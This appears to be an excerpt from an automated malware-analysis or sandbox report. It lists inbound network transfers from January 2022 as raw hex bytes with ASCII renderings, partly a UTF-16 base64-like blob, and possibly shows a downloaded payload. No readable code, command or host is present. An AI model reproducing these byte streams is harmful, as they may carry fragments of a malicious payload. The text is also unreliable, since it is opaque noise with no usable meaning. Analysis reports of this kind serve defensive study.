2022-01-14 00:10:16 UTC	177	IN	Data Raw: 42 fa 14 07 53 d1 53 c6 36 91 c2 c5 42 27 d0 b6 91 95 63 8a de 68 f7 bc 77 9a 02 7f 5b ad 24 e5 0a 9c 55 23 e6 96 ab 4e 5d f4 a6 68 99 d3 5b b2 e2 2e ad 1a 8f 28 be ad d5 32 b6 1a c3 e1 91 a6 aa cd ab 8c 2c 5c 61 56 ef 76 b4 af 95 89 8e e4 07 f8 ac cc a0 9c bd 8d 30 5c d7 77 e8 39 fb 78 0b d6 91 75 48 17 95 42 64 ce 07 85 2a 79 0d d2 6b 26 57 53 a1 9f 7b 6f a2 4c 5c e7 ea a9 80 16 29 36 4c 50 5d 04 41 76 9b 50 6d 74 52 d7 74 af c4 16 03 83 98 f6 55 62 fd 1a 02 43 f2 33 50 4a 07 9a e4 5a c7 60 f9 d1 57 d3 0e 85 6c 00 f8 28 d1 f0 b6 f2 32 04 b1 be c7 f8 d6 f5 46 73 5d 8f 42 02 2a 08 c7 55 4e 51 99 b1 f6 f9 69 c4 f7 5e 22 07 d3 ee d4 0b a3 9f 41 00 0a cc 0a f2 f0 bf a9 de f6 1a 3f 9e 45 69 0d 10 b2 15 5f e2 b3 44 7e e8 5e 6a 05 d3 d6 e7 16 65 40 89 80 3a ba Data Ascii: BSS6B'chw[$U#N]h[.(2,\aVv0\w9xuHBd*yk&WS{oL\)6LP]AvPmtRtUbC3PJZ`Wl(2Fs]B*UNQi^"A?Ei_D~^je@:
2022-01-14 00:10:16 UTC	181	IN	Data Raw: 73 72 75 8f 3e a9 57 48 54 61 79 bc 59 45 26 e5 47 01 24 29 f9 24 e9 40 1c 31 f3 24 9a d4 5b 8f 34 27 5f a9 9b c0 18 43 27 bd 1d 6a cf 32 b4 1d 9e 0d 38 fb 51 db 8d 93 ff 02 42 e4 c8 50 93 58 4a e5 52 4c b2 dc c4 64 4c 16 49 66 cb a7 e2 b0 ee db d8 34 99 3a 14 b9 59 6a 4b 19 cd 70 94 6a 53 eb e2 78 b8 da 9e ab 6c 74 58 ed ca 7d 5e 67 7c 3d db 74 e1 69 d3 f5 d9 76 0f 93 bd f0 1a 04 05 37 69 4b 87 cb 95 cd ce d8 7a c3 09 94 d1 ef 89 a7 4f ce f6 49 03 59 f5 58 27 30 c3 b0 e8 ec c1 70 c5 6f db 6e 0f b9 fc bb 14 76 99 60 3f 44 69 f4 43 5f d5 60 87 73 6c 39 ba 89 f1 b3 03 1c e7 1c ab cd b6 1a 5f 3b 05 c4 0c a2 71 94 3b e2 fd c2 8c fc 48 fb f2 92 dd 4c 5e 39 b6 32 6c 69 3b a8 6c 1d bb d2 24 ce 45 8a d5 c2 26 0d e8 76 ed 81 91 5d 72 b5 6f 47 29 b7 9e b2 09 cb ee Data Ascii: sru>WHTayYE&G$)$@1$[4'_C'j28QBPXJRLdLlf4:YjKpjSxltX}^g\|=tiv7iKzOIYX'0ponv`?DiC_`sl9_;q;HL^92li;l$E &v]roG)
2022-01-14 00:10:16 UTC	185	IN	Data Raw: 9d f7 5b 87 3d 56 b0 96 5c 3b b8 8e 04 d3 75 d8 b4 f7 4d ad 9c e4 32 58 28 42 e8 b1 2c b9 7f a9 de 1b ca a8 d6 fa 50 fc dc 2b 5b ca 52 fd 40 ba 67 37 df 9a 0d f9 14 40 68 db 7a 5c b5 bf 12 af 92 e6 d5 d3 dc 01 83 56 18 60 08 f5 f7 34 7c f8 c8 11 bb da 4c 33 f3 1b 4f 81 43 51 6f 95 93 33 f4 98 58 58 36 dd 44 e4 55 fe a0 82 ab 1e a7 c7 84 5a 0b 8a 68 90 77 fe 14 53 29 78 b2 9e bb 83 2b f5 57 b6 0c d0 42 a3 95 24 ca da 7b de 11 dc 32 d2 b1 93 e7 e3 61 87 d0 fc 99 b8 8f 77 1d 24 29 5c 4e c5 86 64 e4 8f 41 73 8d 65 79 67 64 72 e6 0c 6b a0 26 ea b8 d0 7e b7 e9 0f 82 f5 51 58 e7 cc 59 ce 66 b5 ae 6d 72 72 45 1f 73 41 fe e9 63 3a d2 46 22 3f e6 c9 1c 94 36 fc a0 95 46 17 af c3 84 f5 53 78 9f 38 41 8c 54 f4 c8 c4 aa 0c a0 2e 53 4a 69 71 13 b9 b6 82 e1 db 94 61 11 Data Ascii: [=V\;uM2X(B,P+[R@g7@hz\V`4|L3OCQo3XX6DUZhwS)x+WB${2aw$)\NdAseygdrk&~QXYfmrrEsAc:F"?6FSx8 AT.SJiqa
2022-01-14 00:10:16 UTC	189	IN	Data Raw: f3 92 e5 55 9b e3 cb dd e3 85 8e b6 dd 2b 6a c8 77 11 54 2d 26 75 c6 e9 62 4d be 63 ab e0 c1 43 29 f1 2b ef b6 e2 13 33 1b 0a d6 80 b2 a1 4f 97 02 3d 66 db 86 65 5e d6 7e d3 ce 63 69 4d 47 4c ce ba 52 55 8e 19 52 9c df 65 dc 56 be 95 25 e4 4d d6 8c 7b d3 90 7c d0 c4 da 4a a0 cc 7f 63 28 ad 8f 55 b1 f8 9a 70 6b 35 22 13 ae 8e 04 e9 d1 9e 92 84 c5 18 08 bf 4e 22 56 c0 49 54 55 2d eb 06 39 fc d5 58 fe 35 7b 93 36 ca 86 0f e2 81 f5 9d 8a 81 e8 38 c1 ca f4 d1 0a a9 36 a7 2a e9 06 b3 fd c0 95 0f 96 4d 12 fc d1 f9 e6 bf 17 18 17 cc 29 7a 3f 09 c5 12 8b 3e 6b 8c 98 5f f4 f9 f1 29 f5 21 02 8a a8 a4 4e 0f c9 37 bf 45 5e ee 96 c2 e4 b7 b2 7c 06 79 c3 8a 91 6e 35 ba 93 f7 df 57 65 53 a8 73 4a a9 35 45 7c b0 56 36 a3 82 18 c0 76 9b 62 0a 09 85 34 8a be d0 7b d2 18 ba Data Ascii: U+jwT-&ubMcC)+3O=fe^~ciMGLRUReV%M{|Jc(Upk5"N"VITU-9X5{686*M)z?>k_)!N7E^|yn5WeSsJ5E|V6vb4{
2022-01-14 00:10:16 UTC	192	IN	Data Raw: 19 4c cc a3 2e 5f c1 6a c2 eb 84 06 5b 49 67 cb 08 ed 08 5a f9 56 9a 91 52 d7 d1 99 67 50 29 fc b5 d4 65 be 04 92 cf a2 2e 13 73 d9 71 9f 65 6e ad c9 f8 45 54 fa ee 21 58 5d 15 6b 61 cf 03 7d 66 c6 a6 66 df d5 29 92 d6 b1 69 65 a2 79 18 98 4c 0d e0 b4 b4 c9 2e 56 02 1d d7 bd 73 ab d1 d1 45 81 5f dc 3f 46 00 cc 68 13 54 e2 96 72 0b c2 db 99 17 29 f0 ad c7 3e 1c 54 ef e7 25 51 c2 30 1d 1e cb d4 c7 9f 75 41 7a c1 2f fe a2 ac 6c 86 7b b7 d5 5a 05 74 13 1f d3 60 11 6c 29 b0 c8 38 b8 05 6f b4 d2 53 a1 a1 37 96 ef 5b ef f6 74 ff 9b 18 30 79 a3 81 23 86 ee 83 84 b9 12 20 69 02 3d 9a 55 4f dd cd 5c 33 fb f2 14 55 e9 4e c3 8a 14 d8 22 cc c6 54 cb c4 a6 e9 c6 f9 24 32 a5 f7 1d 97 db af b2 9e 32 ce 39 01 34 4d 98 e9 78 35 67 67 f9 f6 83 65 a4 03 5f 85 b0 84 47 4b f7 Data Ascii: L._j[IgZVRgP)e.sqenET!X]ka}ff)ieyL.VsE_?FhTr)>T%Q0uAz/l{Zt`l)8oS7[t0y# i=UO\3UN"T$2294Mx5gge_GK
2022-01-14 00:10:16 UTC	196	IN	Data Raw: b7 2d fd 09 ee 7d 64 e8 18 2a fe 1e 49 00 22 45 7f 6c 83 e3 a8 cb f1 99 b8 48 26 99 d7 75 b2 bb 51 f0 ac 95 6d e5 96 69 da 4b 47 99 3e b2 a2 a2 ba 54 5b 30 a7 3a 39 3b 3a ad b8 9d d2 0c 75 9d 90 b6 48 03 35 b3 dd d0 ba 03 69 60 16 ae 42 e6 45 26 af 76 b7 80 b5 d8 68 c4 e7 33 94 83 5c ec 18 e0 c6 c2 9c 6d 91 91 bc 42 8f 0c bd b0 9f df c7 29 db 7e e4 43 a3 56 53 bf 7a 69 0b 2a b8 d1 c5 64 4e 60 77 f5 e6 91 f9 4d 57 85 1c 2c a7 4c 9f 47 9a c0 07 46 f8 ac f2 49 d7 5d 83 f7 1e 89 c8 32 e8 3a 77 64 57 09 ea 5b 7b f7 0b 3a b8 26 27 a0 ad 12 8f a1 52 22 46 ae 60 4d 74 9b f2 f6 c8 4c 5b 16 f7 7f 65 3e f4 4f 71 58 e3 ec da 8d 8f 97 d3 cd 2f b4 29 31 c3 91 f1 32 3e 75 68 88 e0 44 a5 13 93 67 f9 55 11 62 f4 5b e2 4d ba d5 ad 53 02 cb 71 25 30 b7 99 1e 26 7c 75 eb cc Data Ascii: -}d*I"ElH&uQmiKG>T[0:9;:uH5i`BE&vh3\mB)~CVSzi*dN`wMW,LGFI]2:wdW[{:&'R"F`MtL[e>OqX/)12>uh DgUb[MSq%0&|u
2022-01-14 00:10:16 UTC	200	IN	Data Raw: 51 ef 11 b1 d7 8a fd 70 d9 10 09 17 c4 a8 d1 9d b8 3b 0b 0a 5f 2d 0c c1 a9 07 bd b2 1a bf 02 8a e7 c9 71 27 b8 f8 53 17 e0 e9 7e eb 8b 13 e7 2c 9c d2 90 17 8a 5a da ef cc 11 60 7e 0a 66 47 fb 9c 37 2b 50 bc 73 59 d9 83 c0 85 4f 79 b8 b0 5f b1 15 db 15 5f e0 34 a0 d2 1f 40 9a 44 28 e7 a1 5e 3f f3 38 33 e3 c8 6b cf 39 05 bc b6 04 44 2d 56 aa ed 1d ef 2a 5f f6 af 54 ba 37 02 b7 53 bb 2f 47 3b c5 1c a0 7d df a0 51 ef da 4b 08 39 5e ed 08 37 19 73 fa 78 ba 4c a1 ee 4b fc b2 a0 8f 22 3e 6a 18 c1 24 30 37 d7 4d a6 5c 43 53 88 6e 98 e4 53 b7 94 49 02 f1 95 80 4f 99 cc 1b 6a 05 a8 60 1f 60 70 53 b9 24 7c 79 d9 85 7f 51 f2 ac e6 70 08 6e e8 42 09 3a 7a 2d 40 0c 1e 98 03 2e 5c a9 67 90 9b 26 e1 3b 08 10 4e c1 2d ad 0f 96 bd 6e 82 b6 be ae 91 1e 9c 7b 01 7c 02 51 35 Data Ascii: Qp;_-q'S~,Z`~fG7+PsYOy__4@D(^?83k9D-V*_T7S/G;}QK9^7sxLK">j$07M\CSnSIOj``pS$|yQpnB:z-@.\g&;N-n{|Q5

Timestamp	kBytes transferred	Direction	Data
2022-01-14 00:10:16 UTC	204	IN	Data Raw: 5b 54 40 d7 70 9d b4 06 d5 d1 7c 79 4c 44 07 bd e2 66 e5 11 f2 af 49 c3 86 89 0d 20 82 02 a0 da 43 dd 1f 95 ca a7 41 0c 0c 2c be 6f de 77 26 2f e7 ec 00 28 fd 9a db 79 d1 2d 10 7a 46 ea cc 04 11 21 b0 d9 16 d9 4f ff 3a be e2 e9 ce a1 f0 d5 c5 c6 45 f3 a2 45 20 a5 e5 c7 c8 5f 1f 18 c3 94 49 51 a4 7f 9a 3c 33 7d ee 46 8a f8 a4 46 15 c5 97 24 9b 87 61 76 fa 7a fd 5a a2 82 5a 94 54 d3 5c ac bb 06 fe 5f eb c3 c1 87 f6 ea ab a5 af 5d 7b 11 fe 59 09 5d 75 9f 8d ac 6b 52 0e 58 41 d5 c2 84 3a d3 49 63 07 d3 22 ac 6c 06 49 a9 7e 58 e2 21 07 24 0c b6 d6 7f 39 99 30 b9 c3 85 13 ff 71 e2 e1 3e cb 1e 81 8c 3b 51 8a 5d dc 39 ad c4 60 34 e9 3d 43 60 b5 39 1c 4f a5 c3 bf c8 67 3d 48 b1 66 11 43 4e 39 7b bd 2d 2d 04 18 f7 c0 00 1e 50 19 8e 5e 90 96 f6 b4 12 41 45 33 ae 84 Data Ascii: [T@p|yLDfI CA,ow&/(y-zF!O:EE _IQ<3}FF$avzZZT_]{Y]ukRXA:Ic"ll~X!$90q>;Q]9`4=C`9Og=HfCN9{--P^AE3
2022-01-14 00:10:16 UTC	209	IN	Data Raw: f3 25 68 6f ba b8 ae e0 b8 bc cb d7 c2 e3 f8 43 c1 a4 5e c2 e5 93 79 49 c4 aa 4d 58 1c a2 2e 75 ff 8e cf 22 59 cd 89 20 31 cf 52 51 f8 1e 27 1a c8 d9 ef 59 0a 4f 54 09 f5 9f 10 9c 13 49 93 6e fc b1 d3 7b 99 6d fd bb ff 54 19 40 46 a7 80 40 6f b1 e4 08 31 33 fa de 06 c5 c1 dc 1d 2a 65 3a d0 59 a6 64 26 d9 a5 81 e7 c0 48 63 59 57 74 ca 82 a7 cc 37 18 ff 9d 05 82 80 c6 2f 69 82 de 76 6a 9e 9b b3 54 d5 70 c1 fc f5 58 3b 91 9e 01 97 18 89 30 97 8e 2d 3c 91 d6 12 1f be c0 de 77 5a 85 0c 2f 94 c0 96 4b 45 96 aa c5 47 97 37 90 bb bc 7f 9b 9b 7f 06 e9 e2 b6 59 f5 86 24 50 c6 3c 8f af cd 97 09 a7 b4 61 f1 3a b8 21 96 32 c8 cc fc 93 cd 2e a6 04 29 29 a5 6c 39 28 b0 01 fa 4a ba ec 8b 39 4c 19 bd 21 27 d9 00 ed ec 97 27 ed 32 18 5c b8 66 ab ca d4 c2 e9 48 dd ad e0 90 Data Ascii: %hoC^yIMX.u"Y 1RQ'YOTIn{mT@F@o13*e:Yd&HcYWt7/ivjTpX;0-<wZ/KEG7Y$P<a:!2.))l9(J9L!"2\fH
2022-01-14 00:10:16 UTC	213	IN	Data Raw: 38 a0 ed a7 a4 5b 69 c8 c7 5f 28 28 0b aa 29 a6 65 fb 31 1e 5b 2e 44 b9 06 23 7b aa 73 f6 66 07 20 3c 2e d7 00 87 e9 3f ea b2 a5 7d fe 00 a9 2b f6 c4 69 40 42 00 85 11 4d de 56 8d 05 95 2c 60 99 3b 40 58 14 78 a5 fc 81 1d 96 e0 4a d3 86 e8 47 45 81 0e ac 65 3e 4c 2f d3 01 d9 56 f8 84 6e ed ee 34 6f 6c 86 40 a8 8a 25 82 8f af 9f c9 e9 97 a0 34 b9 22 a5 e4 ed 55 11 15 87 8a 31 91 27 73 78 00 6c f1 6a 97 f2 5d 92 2b 6e 41 21 8a fd 43 12 01 92 d4 09 b2 86 98 76 ef d8 57 fe 49 a7 8f e0 32 84 08 01 bd 20 eb 87 65 5c e8 18 9c 29 74 bc 75 f2 15 d5 40 42 9b ad fb 9a d3 ec 8f 81 d2 1d 98 3d 89 51 7b cc 87 24 b3 29 c0 17 d0 ce 24 64 fe 54 d6 23 10 e3 ef 98 af ef f2 68 fa 50 54 0e bf 6d 03 a6 d9 c7 29 18 aa 7e 8c 86 50 80 ca bc 12 48 6a b2 ef 7b 34 9a 07 3c ad 8b 27 Data Ascii: 8[i_(()e1[.D#{sf <.?}+i@BMV,`;@XxJGEe>L/Vn4ol@%4"U1'sxlj]+nA!CvWI2 e\)tu@B=Q{$)$dT#hPTm)~PHj{4<'
2022-01-14 00:10:16 UTC	224	IN	Data Raw: 60 68 e0 61 b3 ce 3e 66 5f 5e da 0a d2 3b 40 eb 84 6b cc 9b 9d 62 d8 a0 99 62 19 c7 0c 04 d0 5d 8d 9b 20 b1 4d 63 4f 0d 44 21 3f 5b 82 38 9f da 5b 4f e8 eb 69 24 97 b4 2d 52 10 62 36 f3 6c 7e fc 15 9d 80 90 fe 03 4c 66 95 52 26 f7 9f 1b 7d 43 8e fc 18 5c 96 7a 85 b7 54 41 9a c2 01 be b0 50 b2 a8 9c 29 ce 65 23 61 96 db 3d c7 05 31 90 c0 ad 7b 4e e0 92 6f c6 bb 20 89 d3 de fa 87 16 b6 4e 1f 95 73 a2 0f db c1 b7 90 79 59 5a 1d 0e cc b8 7e 8c 91 1b ca 0c c8 02 99 69 31 fe c1 33 f5 34 9c 2d 7f 56 ca 8a 56 a0 91 83 11 1a f2 9b d8 5c 9c 72 66 1c d0 08 54 c9 14 5f ab 51 75 d2 7f c5 3f 82 f6 e6 b4 80 c4 63 c0 53 ef 20 00 75 3c 8b 0d 5a 9c ba fe 88 b0 54 6b 62 be 77 6f c0 93 05 27 1a 02 f5 d8 ab be 0b 41 06 89 40 16 1c 68 34 24 e8 fb 5f f6 97 50 88 70 e4 b3 e6 c6 Data Ascii: `ha>f_^;@kbb] McOD!?[8[Oi$-Rb6l~LfR&}C\zTAP)e#a=1{No NsyYZ~i134-VV\rfT_Qu?cS u<ZTkbwo'A@ h4$_Pp
2022-01-14 00:10:16 UTC	229	IN	Data Raw: e3 4e 25 e9 19 62 9c 61 dc 3c ff 73 d5 26 d4 a6 2e 81 1b d3 e9 e6 f2 e7 63 8b 20 e1 8a 1f fc 83 fc 6d d4 3c 4e 85 2e 5a c0 7f f9 53 f1 a7 a3 cf d1 2d 77 d4 5a 18 7c bd d4 6c 53 19 8d d6 ab e3 af 11 72 be 93 91 32 98 ec 6a 15 73 7e 99 52 bf 05 ca 6a 7b 7d eb bb 7e 7c e9 35 8c 09 84 c8 40 9c a4 5a 7d 99 23 87 39 6a 35 d5 a8 c0 d6 cb 9d a4 36 2f 17 60 7f 32 88 42 43 21 d9 9e 64 34 07 e2 40 47 f4 7e 53 8c 50 ec bc 89 ea 86 21 d7 b6 ac 5e e7 07 8a 6d 8f ed 5c 23 bb 34 d5 f0 92 68 8c 8a 79 a6 0b fe 8f aa cc ab 02 25 44 ef 00 ae 6a 14 27 09 ca 2f 6f 33 51 26 b3 7c 44 1c b9 eb e5 a5 ea 61 55 09 4a fd 36 4a 9f c8 ee c0 25 a2 4d c8 c2 b7 ff 6a 1b 47 51 9c 83 01 8b e8 3a 00 76 a7 e6 e8 70 80 e3 89 2e 32 b1 c0 6b a2 0a e4 75 a3 74 10 68 f3 dc 8d 27 2f 2a 5d 35 98 83 Data Ascii: N%ba<s&.c m<N.ZS-wZ|lSr2js~Rj{}~|5@Z}#9j56/`2BC!d4@G~SP!^m\#4hy%Dj'/o3Q&|DaUJ6J%MjGQ:vp. 2kuth'/*]5
2022-01-14 00:10:16 UTC	245	IN	Data Raw: e5 1f 78 4c 61 13 b1 c1 e7 88 e1 89 46 c8 1c b7 2a 0e 23 dd 06 04 4b 48 89 6e fb 64 0b c0 e6 ed c4 9e bf f2 9a f4 30 bc bc 12 e9 68 87 24 d6 a9 22 16 31 86 66 4b 0a f2 a7 e5 bb f5 c4 51 e1 ab 94 9d 06 d5 11 b2 bd 18 39 2d 1d c0 e0 c7 e2 b2 96 8e 5d cb 80 15 ca dd c7 10 00 87 3f 4a bc a5 a1 a8 18 4c 9a be a4 80 cc 93 e1 a1 9e 09 3d 3a 72 42 aa c6 68 51 1a d3 0d af da 7f a8 9b 45 42 a4 33 41 52 88 23 22 b5 d4 bf b2 4e 65 17 59 99 3f a4 17 4b d0 90 24 52 60 85 fc 77 49 88 30 d2 2c 74 94 2d 91 7e e8 9d c8 a1 6c f7 ea cf 0e c0 ed f7 18 41 3d 81 b5 ec 89 91 57 a3 68 ef 2a ce fe ed a8 c1 29 88 28 1f 11 36 fa 33 17 96 cb 49 bf 1b ca 96 f3 eb fd 71 3c 21 1f ae 5d 38 2f ba 78 a5 49 b5 d4 a1 f6 8f 41 ff 0a 0b a3 8a 92 de 77 c9 1a 12 33 f4 f2 8d 25 b8 ff 24 da 03 18 Data Ascii: xLaF*#KHnd0h$"1fKQ9-]?JL=:rBhQEB3AR#"NeY?K$R`wI0,t-~lA=Wh*)(63Iq<!]8/xIAw3%$
2022-01-14 00:10:16 UTC	256	IN	Data Raw: 2b 00 73 00 58 00 54 00 35 00 66 00 56 00 47 00 6d 00 78 00 58 00 35 00 4d 00 31 00 31 00 58 00 72 00 6d 00 6f 00 50 00 47 00 34 00 69 00 61 00 39 00 56 00 50 00 79 00 64 00 34 00 49 00 46 00 33 00 6f 00 4e 00 6e 00 50 00 2f 00 47 00 74 00 52 00 39 00 4e 00 7a 00 4e 00 68 00 6b 00 6e 00 67 00 63 00 41 00 36 00 32 00 63 00 2f 00 69 00 38 00 73 00 58 00 42 00 32 00 47 00 42 00 6d 00 48 00 6f 00 2f 00 56 00 63 00 68 00 63 00 62 00 43 00 47 00 48 00 33 00 4e 00 33 00 47 00 54 00 68 00 63 00 71 00 4a 00 68 00 54 00 6c 00 6e 00 4f 00 57 00 72 00 2f 00 4a 00 63 00 71 00 47 00 70 00 79 00 55 00 68 00 69 00 51 00 2f 00 44 00 64 00 6e 00 2b 00 41 00 66 00 78 00 65 00 48 00 42 00 36 00 68 00 65 00 56 00 4e 00 47 00 6e 00 54 00 47 00 45 00 61 00 44 00 38 00 41 00 45 Data Ascii: +sXT5fVGmxX5M11XrmoPG4ia9VPyd4IF3oNnP/GtR9NzNhkngcA62c/i8sXB2GBmHo/VchcbCGH3N3 GThcqJhTlnOWr/JcqGpyUhiQ/Ddn+AfxeHB6heVNGnTGEaD8AE
2022-01-14 00:10:16 UTC	272	IN	Data Raw: 78 00 6d 00 78 00 30 00 70 00 44 00 59 00 6a 00 49 00 2b 00 56 00 2f 00 39 00 33 00 6e 00 6c 00 44 00 6e 00 4f 00 76 00 42 00 58 00 53 00 57 00 37 00 70 00 55 00 64 00 77 00 30 00 55 00 65 00 74 00 4c 00 71 00 4d 00 62 00 54 00 62 00 44 00 6f 00 55 00 43 00 4f 00 57 00 47 00 46 00 73 00 58 00 31 00 78 00 76 00 79 00 45 00 49 00 2f 00 32 00 41 00 4d 00 75 00 2f 00 72 00 63 00 78 00 65 00 59 00 66 00 39 00 66 00 72 00 7a 00 64 00 54 00 42 00 61 00 79 00 58 00 75 00 5a 00 69 00 4a 00 33 00 68 00 4d 00 6b 00 79 00 6d 00 37 00 64 00 61 00 55 00 50 00 74 00 37 00 7a 00 59 00 2b 00 52 00 51 00 66 00 6e 00 2f 00 50 00 46 00 38 00 49 00 37 00 6b 00 42 00 4b 00 30 00 45 00 2f 00 79 00 67 00 36 00 6f 00 67 00 63 00 59 00 73 00 36 00 69 00 49 00 4e 00 7a 00 33 00 57 Data Ascii: xmx0pDYjl+V/93nlDnOvBXSW7pUdw0UetLqMbTbDoUCOWGFsX1xvyEI/2AMu/rcxeYf9frzdTBayXu ZiJ3hMkym7daUPt7zY+RQfn/PF8I7kBK0E/yg6ogcYs6iINz3W
2022-01-14 00:10:16 UTC	288	IN	Data Raw: 4a 00 59 00 51 00 2b 00 69 00 6e 00 41 00 72 00 66 00 6a 00 55 00 74 00 56 00 50 00 47 00 52 00 42 00 44 00 6b 00 58 00 51 00 4b 00 45 00 65 00 4e 00 30 00 6f 00 56 00 6e 00 65 00 50 00 35 00 70 00 4b 00 51 00 77 00 56 00 4c 00 46 00 47 00 54 00 30 00 41 00 6f 00 2b 00 70 00 52 00 55 00 6a 00 4d 00 52 00 34 00 52 00 42 00 63 00 6b 00 69 00 64 00 44 00 52 00 68 00 59 00 66 00 58 00 53 00 6d 00 4d 00 4b 00 75 00 63 00 64 00 72 00 4e 00 56 00 46 00 68 00 5a 00 6a 00 67 00 6c 00 31 00 59 00 69 00 4e 00 30 00 33 00 66 00 7a 00 77 00 50 00 74 00 30 00 66 00 4f 00 2b 00 53 00 70 00 44 00 74 00 32 00 31 00 44 00 41 00 7a 00 78 00 33 00 75 00 2b 00 41 00 69 00 70 00 55 00 50 00 69 00 39 00 30 00 6f 00 74 00 41 00 62 00 68 00 33 00 42 00 66 00 61 00 6c 00 30 Data Ascii: JYQ+inArfjUtVPGRBDkXQKEeN0oVneP5pKQwVLFGT0Ao+pRUjMR4RBckidDRhYfXSmMYKucdrNVFhZ jgl1YiN03fzwPt0fO+SpDt21DAzx3u+AipUPi90otAbh3Bfal0

Timestamp	kBytes transferred	Direction	Data
2022-01-14 00:10:16 UTC	304	IN	Data Raw: 2f 00 68 00 56 00 50 00 33 00 71 00 64 00 68 00 43 00 33 00 47 00 48 00 50 00 64 00 74 00 52 00 2b 00 69 00 58 00 5a 00 4a 00 41 00 6d 00 4a 00 48 00 41 00 34 00 2f 00 55 00 54 00 2b 00 56 00 4c 00 74 00 41 00 63 00 56 00 78 00 61 00 41 00 6f 00 2b 00 6f 00 49 00 62 00 71 00 37 00 6a 00 38 00 6a 00 43 00 30 00 65 00 4b 00 42 00 2b 00 6e 00 6c 00 7a 00 6e 00 69 00 35 00 2f 00 64 00 53 00 6b 00 79 00 55 00 39 00 41 00 70 00 33 00 6c 00 57 00 64 00 68 00 61 00 37 00 34 00 55 00 4c 00 6f 00 38 00 67 00 70 00 6c 00 41 00 71 00 64 00 46 00 55 00 6a 00 76 00 41 00 47 00 30 00 30 00 69 00 4a 00 72 00 67 00 58 00 78 00 72 00 41 00 45 00 4b 00 4f 00 74 00 59 00 6d 00 74 00 63 00 44 00 6a 00 4d 00 4f 00 2f 00 53 00 57 00 6c 00 31 00 47 00 63 00 30 00 77 00 32 00 6f Data Ascii: /hVP3qdhC3GHPdtR+iXZJAmJHA4/UT+VLtAcVxaAo+oIbq7j8jC0eKB+nlzni5/dSkyU9Ap3lWdha74ULo8gplAqdFUjvAG00iJrgXxrAEKOtYmtcDjMO/SWl1Gc0w2o
2022-01-14 00:10:16 UTC	320	IN	Data Raw: 68 00 4b 00 4f 00 4a 00 44 00 37 00 6c 00 75 00 36 00 46 00 6a 00 66 00 44 00 6d 00 52 00 65 00 52 00 55 00 6a 00 44 00 6b 00 57 00 6d 00 6b 00 43 00 2f 00 72 00 67 00 56 00 38 00 52 00 4a 00 79 00 79 00 61 00 79 00 4f 00 69 00 42 00 38 00 66 00 72 00 31 00 4a 00 4f 00 70 00 45 00 6f 00 51 00 5a 00 57 00 6f 00 31 00 63 00 58 00 77 00 52 00 70 00 59 00 4f 00 7a 00 6a 00 33 00 49 00 72 00 6a 00 67 00 71 00 6b 00 51 00 70 00 48 00 53 00 31 00 2b 00 4d 00 7a 00 6f 00 45 00 50 00 7a 00 57 00 76 00 38 00 37 00 78 00 76 00 4f 00 50 00 39 00 6c 00 7a 00 33 00 74 00 55 00 4b 00 4f 00 48 00 54 00 6e 00 57 00 6c 00 51 00 4a 00 5a 00 44 00 54 00 52 00 52 00 75 00 61 00 51 00 69 00 42 00 6c 00 77 00 36 00 56 00 6b 00 72 00 36 00 35 00 41 00 47 00 48 00 5a 00 45 00 30 Data Ascii: hKOJD7lu6FjfDmReRUjDkWmkC/rgV8RJyyayOiB8fr1JOpEoQZWo1cXwRpYOzj3lrjgqkQpHS1+MzoEPzWv87xvOP9lz3tUKOHTnWlQJZDTRRuaQiBlw6Vkr65AGHZE0
2022-01-14 00:10:16 UTC	336	IN	Data Raw: 55 00 63 00 43 00 6d 00 46 00 4c 00 39 00 32 00 45 00 50 00 75 00 59 00 73 00 65 00 6d 00 67 00 35 00 50 00 48 00 44 00 63 00 34 00 36 00 7a 00 30 00 58 00 32 00 6d 00 45 00 2f 00 74 00 2f 00 53 00 6f 00 42 00 43 00 64 00 4c 00 2b 00 63 00 53 00 79 00 4b 00 6a 00 66 00 4e 00 34 00 6d 00 69 00 73 00 37 00 5a 00 31 00 77 00 54 00 33 00 7a 00 51 00 78 00 64 00 71 00 49 00 34 00 37 00 70 00 66 00 41 00 74 00 6a 00 78 00 77 00 36 00 57 00 6a 00 65 00 6b 00 65 00 58 00 4b 00 4d 00 42 00 47 00 48 00 54 00 37 00 69 00 5a 00 39 00 46 00 37 00 44 00 46 00 49 00 53 00 4c 00 70 00 42 00 36 00 2b 00 62 00 49 00 62 00 46 00 6a 00 78 00 6e 00 6c 00 67 00 62 00 46 00 31 00 42 00 67 00 48 00 55 00 69 00 5a 00 42 00 62 00 67 00 5a 00 68 00 68 00 72 00 64 00 46 00 6b 00 62 Data Ascii: UcCmFL92EPuYsemg5PHDc46z0X2mE/t/SoBCdL+cSyKjfN4mis7Z1wT3zQxdqI47pfAtjxw6WjekeXKMBGHT7iZ9F7DFISLpB6+bIbFjxnlgbF1BgHUiZBbgZhhrdFkb
2022-01-14 00:10:16 UTC	352	IN	Data Raw: 4c 00 30 00 35 00 52 00 53 00 46 00 43 00 50 00 47 00 33 00 69 00 78 00 38 00 64 00 54 00 75 00 54 00 48 00 65 00 38 00 2b 00 78 00 36 00 69 00 44 00 39 00 73 00 69 00 72 00 78 00 36 00 5a 00 63 00 65 00 35 00 71 00 4e 00 4e 00 2b 00 4b 00 33 00 51 00 4c 00 66 00 72 00 5a 00 36 00 42 00 53 00 42 00 4b 00 7a 00 62 00 55 00 6d 00 33 00 6f 00 68 00 6b 00 65 00 4e 00 4a 00 69 00 70 00 72 00 65 00 69 00 5a 00 67 00 78 00 4f 00 53 00 72 00 31 00 68 00 68 00 64 00 79 00 2b 00 2f 00 43 00 42 00 72 00 32 00 38 00 66 00 39 00 53 00 4c 00 69 00 37 00 36 00 31 00 42 00 56 00 74 00 64 00 45 00 78 00 78 00 37 00 72 00 7a 00 79 00 62 00 30 00 36 00 32 00 66 00 77 00 68 00 45 00 72 00 35 00 50 00 54 00 6e 00 4d 00 76 00 6f 00 32 00 64 00 6d 00 4c 00 54 00 58 00 39 00 34 Data Ascii: L05RSFCPG3ix8dTuTHe8+x6iD9sirx6Zce5qNN+K3QLfrZ6BSBKzbUm3ohkeNJipreiZgxOSr1hhdy+/CBr28f9SLi761BVtdExx7rzyb062fwhEr5PTnMvo2dmLTX94
